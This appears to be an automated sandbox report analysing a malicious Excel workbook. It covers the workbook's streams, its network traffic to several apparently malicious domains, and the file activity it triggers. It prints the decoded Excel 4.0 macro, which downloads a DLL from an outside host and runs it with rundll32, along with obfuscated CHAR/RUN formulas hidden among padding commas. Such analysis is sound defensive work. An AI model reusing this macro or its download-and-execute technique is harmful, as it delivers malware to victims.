Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 28 02 00 00 06 00 00 00 01 00 00 00 38 00 00 00 0f 00 00 00 40 00 00 00 0b 00 00 00 4c 00 00 00 10 00 00 00 54 00 00 00 0d 00 00 00 5c 00 00 00 0c 00 00 00 e7 01 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 0b 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.362148031008
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . H . . . . P . . . . . h . . . . M i c r o s o f t E x c e l . @ . . . . @ . . . . . g j . . . @ . . . . 9 . ? . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 04 00 00 00 50 00 00 00 08 00 00 00 68 00 00 00 12 00 00 00 80 00 00 00 0b 00 00 00 98 00 00 00 0c 00 00 00 a4 00 00 00 0d 00 00 00 b0 00 00 00 13 00 00 00 bc 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 145752

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	145752
Entropy:	3.94377585798
Base64 Encoded:	True
Data ASCII:	. . . . = ... \\ . p . . . . B . . . . L G u P G w K V E D q c E . . ! . . . . : . . . . 8 . . . . = ... Z . $ 8 .
Data Raw:	09 08 08 00 00 05 05 00 04 3d cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 0e c0 ed e4 f0 e5 e9 20 c5 eb e8 f1 e5 e5 e2 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20


Macro 4.0 Code

```
CALL(URLMON, URLDownloadToFileA, "JJCCJJ", 0, "https://rnollg.com/kev/scfrd.dll", C:\ProgramData\BysKIez.dll, 0, 0)
CALL(Shell32, ShellExecuteA, "JJCCCCJ", 0, Open, "rundll32.exe", C:\ProgramData\BysKIez.dll, DllRegisterServer", 0, 0)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR($FJ$1168-
11),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN($HL$1475),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN($GW$1647),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,84,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



Total Packets: 43

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:38:13.706429958 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:13.727715015 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:13.727855921 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:13.739692926 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:13.761064053 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:13.766139030 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:13.766165018 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:13.766292095 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:13.780644894 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:13.801815987 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:13.801839113 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:13.801974058 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.061072111 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.082371950 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207530022 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207556963 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207577944 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207593918 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207612991 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207634926 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207653046 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207685947 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.207865953 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207890034 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207897902 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.207915068 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.207918882 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.207942963 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.207961082 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.208637953 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.208661079 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.208683014 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.208692074 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.208709002 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.209446907 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.209518909 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.227010012 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.230285883 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.230305910 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.230438948 CET	49167	443	192.168.2.22	172.67.150.228

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:38:14.260128975 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.260154009 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.260202885 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.260221004 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.260317087 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.260431051 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.260452986 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.260462999 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.260472059 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.260483980 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.260507107 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.260992050 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.261018038 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.261039019 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.261064053 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.261079073 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.261682987 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.261706114 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.261724949 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.261765957 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.261779070 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.262449980 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.262471914 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.262491941 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.262512922 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.262526989 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.263205051 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.263228893 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.263248920 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.263262987 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.263286114 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.264012098 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.264034986 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.264055014 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.264070988 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.264087915 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.264657021 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.264707088 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.289442062 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.289469004 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.289488077 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.289505959 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.289633036 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.300046921 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.315654993 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.315682888 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.315701008 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.315711021 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.315884113 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.315959930 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.315982103 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.315998077 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.316020966 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.316040993 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.316479921 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.316503048 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.316523075 CET	443	49167	172.67.150.228	192.168.2.22
Jan 26, 2021 21:38:14.316545010 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.316560030 CET	49167	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:38:14.317241907 CET	443	49167	172.67.150.228	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:38:13.674966097 CET	52197	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:38:13.691009045 CET	53	52197	8.8.8.8	192.168.2.22
Jan 26, 2021 21:38:49.285402060 CET	53099	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:38:49.301930904 CET	53	53099	8.8.8.8	192.168.2.22
Jan 26, 2021 21:38:50.677171946 CET	52838	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:38:50.692804098 CET	53	52838	8.8.8.8	192.168.2.22
Jan 26, 2021 21:38:51.792762995 CET	61200	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:38:51.808967113 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 21:38:13.674966097 CET	192.168.2.22	8.8.8.8	0x78b6	Standard query (0)	rnollg.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:38:49.285402060 CET	192.168.2.22	8.8.8.8	0x6347	Standard query (0)	gadgetswolf.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:38:50.677171946 CET	192.168.2.22	8.8.8.8	0x4ebd	Standard query (0)	homesoapmolds.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:38:51.792762995 CET	192.168.2.22	8.8.8.8	0x4176	Standard query (0)	govemedico.tk	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 21:38:13.691009045 CET	8.8.8.8	192.168.2.22	0x78b6	No error (0)	rnollg.com		172.67.150.228	A (IP address)	IN (0x0001)
Jan 26, 2021 21:38:13.691009045 CET	8.8.8.8	192.168.2.22	0x78b6	No error (0)	rnollg.com		104.21.11.254	A (IP address)	IN (0x0001)
Jan 26, 2021 21:38:49.301930904 CET	8.8.8.8	192.168.2.22	0x6347	No error (0)	gadgetswolf.com		104.21.44.135	A (IP address)	IN (0x0001)
Jan 26, 2021 21:38:49.301930904 CET	8.8.8.8	192.168.2.22	0x6347	No error (0)	gadgetswolf.com		172.67.200.147	A (IP address)	IN (0x0001)
Jan 26, 2021 21:38:50.692804098 CET	8.8.8.8	192.168.2.22	0x4ebd	No error (0)	homesoapmolds.com		172.67.198.109	A (IP address)	IN (0x0001)
Jan 26, 2021 21:38:50.692804098 CET	8.8.8.8	192.168.2.22	0x4ebd	No error (0)	homesoapmolds.com		104.21.60.169	A (IP address)	IN (0x0001)
Jan 26, 2021 21:38:51.808967113 CET	8.8.8.8	192.168.2.22	0x4176	No error (0)	govemedico.tk		104.21.73.69	A (IP address)	IN (0x0001)
Jan 26, 2021 21:38:51.808967113 CET	8.8.8.8	192.168.2.22	0x4176	No error (0)	govemedico.tk		172.67.158.184	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 26, 2021 21:38:13.766165018 CET	172.67.150.228	443	192.168.2.22	49167	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Jan 22 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 26, 2021 21:38:49.396897078 CET	104.21.44.135	443	192.168.2.22	49168	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Jan 22 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:38:50.747139931 CET	172.67.198.109	443	192.168.2.22	49169	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Jan 22 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:38:51.860109091 CET	104.21.73.69	443	192.168.2.22	49170	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Jan 14 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Fri Jan 14 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2056 Parent PID: 584

General

Start time:	21:37:41
Start date:	26/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f0f0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E7EF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F43EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\0CEE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE1828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE1828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE1828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE1828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE1828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE1828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE1828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE1828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FE1828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FE1828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E7EF.tmp	success or wait	1	13F6AB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
